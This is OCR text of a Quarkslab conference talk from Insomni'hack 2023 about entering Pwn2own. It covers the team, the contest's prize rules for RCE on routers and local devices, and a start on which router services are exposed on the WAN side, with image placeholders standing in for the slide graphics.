
Quarkslab

Whatever Pwn2own

Benoît Forgette, Damien Cauquil | Insomni'hack 2023

Our Pwn2own team



Eloïse Brocas

Damien Cauquil

Robin David

Benoît Forgette

Pwn2own contest

The rules


For local device category:

- An unique cash price is defined for any RCE (Remote code execution) found.

For **routers category** the contest allow 2 attacks vectors:

- Compromised LAN side and got an RCE (*Lower cash price*)
- Compromised WAN side and got an RCE (*Higher cash price*)


The rules for Smash-up category




A **bonus** price can be obtain if a chain of vulnerability if found to compromised

a local device from the WAN side of an equipement belong to routers category.


Timeline Pwn2own




Timeline Pwn2own




Timeline Pwn2own



Timeline Pwn2own



Timeline Pwn2own



What do we want


Vulnerability research and strategy

WAN: Classical service exposed


- a web-ui admnistration interface
- an ssh services
- and some other services due to an error of filtering

More generally:

